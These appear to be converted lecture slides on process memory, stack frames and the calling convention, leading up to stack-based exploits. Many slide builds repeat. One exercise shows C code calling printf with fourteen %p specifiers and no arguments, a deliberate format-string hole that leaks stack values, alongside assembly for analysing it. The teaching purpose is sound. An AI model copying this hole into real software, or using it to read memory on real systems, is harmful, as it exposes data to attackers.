3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:   count("testing", "t"); // should return 2  
}
```

Memory

High

Process Memory

Low




# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6: }  
7:  
8: void main(integer argc, strings argv) {  
    count("testing", "t"); // should return 2  
}
```



Memory



High


Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7:  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```



Memory




High

Low


# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7:  
8: void main(integer argc, strings argv) {  
    count("testing", "t"); // should return 2  
}
```




# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7:  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```



Memory



High

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```



Memory

High

Process Memory

Low

# Process Memory

```
0: integer count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```



Memory

High


Process Memory

Low

# Data Memory

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8: }
```

Memory



# Data Memory

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

Memory

High



Low



# Data Memory

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6:  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```

Memory

High

Data Memory

Low

# The Stack → Key to the exploit

Data memory is laid out using a specific data structure

- The **stack**


Every function gets a **frame** on the stack

- Frame created when a function is called
- Contains local, in scope variables
- Frame destroyed when the function exits

The stack grows downward

Stack frames also contain **control flow information**

- More on this in a bit...




# Stack Frame Example

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6: }
7: void main(integer argc, strings argv) {
8:     count("testing", "t"); // should return 2
}
```

IP

data  
Memory




# Stack Frame Example

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6: }
7: void main(integer argc, strings argv) {
8:     count("testing", "t"); // should return 2
}
```



main()

Memory




# Stack Frame Example

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6: }
7: void main(integer argc, strings argv) {
8:     count("testing", "t"); // should return 2
}
```




main()

Memory




# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:       if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
}
```



main()


Memory



# Stack Frame Example

IP

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1: for (pos = 0; pos < length(s); pos = pos + 1)  
2: {  
3:     if (s[pos] == c) count = count + 1;  
4: }  
5: return count;  
6: }  
7: void main(integer argc, strings argv) {  
8:     count("testing", "t"); // should return 2  
9: }
```




# Stack Frame Example

IP

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1: for (pos = 0; pos < length(s); pos = pos + 1)
2: {
3:     if (s[pos] == c) count = count + 1;
4: }
5: return count;
6: }


6: void main(integer argc, strings argv) {
7:     count("testing", "t"); // should return 2
8: }
```





# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1:   for (pos = 0; pos < length(s); pos = pos + 1)  
2:   {  
3:     if (s[pos] == c) count = count + 1;  
4:   }  
5:   return count;  
6:  
7: void main(integer argc, strings argv) {  
8:   count("testing", "t"); // should return 2  
}
```



# Stack Frame Example


```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
}

6: void main(integer argc, strings argv) {
7:     count("testing", "t"); // should return 2
8: }
```




main()

Memory



# Stack Frame Example

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6: }
7: void main(integer argc, strings argv) {
8:     count("testing", "t"); // should return 2
}
```




# Stack Frame Example

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6: }
7: void main(integer argc, strings argv) {
8:     count("testing", "t"); // should return 2
}
```



Memory



# Stack Frame Example

```
0: string count(string s, character c) {  
    integer count;  
    integer  
1: for (po  
2: {  
3:     if (s  
4: }  
5: return  
6: }  
6: void main(integer argc, strings argv) {  
7:     count("testing", "t"); // should return 2  
8: }
```

This example is *almost* correct. But something very important is missing...

Memory

argv

argc

High

Stack grows  
downward



Low

IP



# Problem

```
0: string count(string s, character c) {
    integer count;
    integer pos;
1:   for (pos = 0; pos < length(s); pos = pos + 1)
2:   {
3:       if (s[pos] == c) count = count + 1;
4:   }
5:   return count;
6:
7:   void main(integer argc, strings argv) {
8:       count("testing", "t"); // should return 2
}
```



"function calling convention"

# Problem

```
0: string count(string s, character c) {
```

IP needs to go back to line 8. But how does the CPU know that?

```
    length(s); pos = pos + 1)
```

```
    count = count + 1;
```

```
3:
```

```
    return count;
```

```
5:
```


```
6: void main(integer argc, strings argv) {
```

```
7:   count("testing", "t"); // should return 2
```

```
8: }
```

IP


Memory



Low

# Function calling convention

## Timeline of a function call



1. Caller pushes arguments onto stack \*\*\*
2. Caller uses CALL to run function

Next address is pushed onto stack  
IP is changed to address of function

3. CALLEE runs a prologue
  - Push Stack Frame Ptr (EBP)
  - Set new Stack Frame Ptr (EBP)
  - Save registers that will be used
  - Allocate space on the stack for **local vars**



```
mba2:smash abhi$ ./t3
Starting experiment
```

Explain this output line by line (diagrams help).

```
→ 0x1f9b
0x5f573956
0x636261
0x1
0x37
0xbffffaa8
0x1f26
0x37
0xe8000
0xbffffad0
0x92293725
0x1
0xbffffad8
0xbffffae0
```

```
void dowork(int g) {
    int a=1;
    char s[4]="abc";
    printf("%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n%p\n");
}
```

hint:

```
_main:
00001f00  pushl %ebp
00001f01  movl  %esp,%ebp
00001f03  subl  $0x08,%esp
00001f06  calll 0x00001f0b
00001f0b  popl  %eax
00001f0c  leal  0x00000090(%eax),%eax
00001f12  movl  %eax,(%esp)
00001f15  calll 0x00001f38
00001f1a  movl  $0x00000037,(%esp)
00001f21  calll 0x00001ea0
00001f26  addl  $0x08,%esp
00001f29  popl  %ebp
00001f2a  ret
```

# Two Call Example


```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }
```

IP →

```
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```

*push arguments*  
*push return address*

Memory



Low

# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;
```

```
1-4: ...
```

```
5: }
```




```
6: void main(integer argc, strings argv) {
```

```
7:   count("testing", "t"); // should return 2
```


```
8:   count("elevate", "e"); // should return 3
```

```
9: }
```



# Two Call Example

```
0: string count(string s, character c) {  
    integer count;  
    integer pos;  
1-4: ...  
5: }  
  
6: void main(integer argc, strings argv) {  
7:   count("testing", "t"); // should return 2  
8:   count("elevate", "e"); // should return 3  
9: }
```



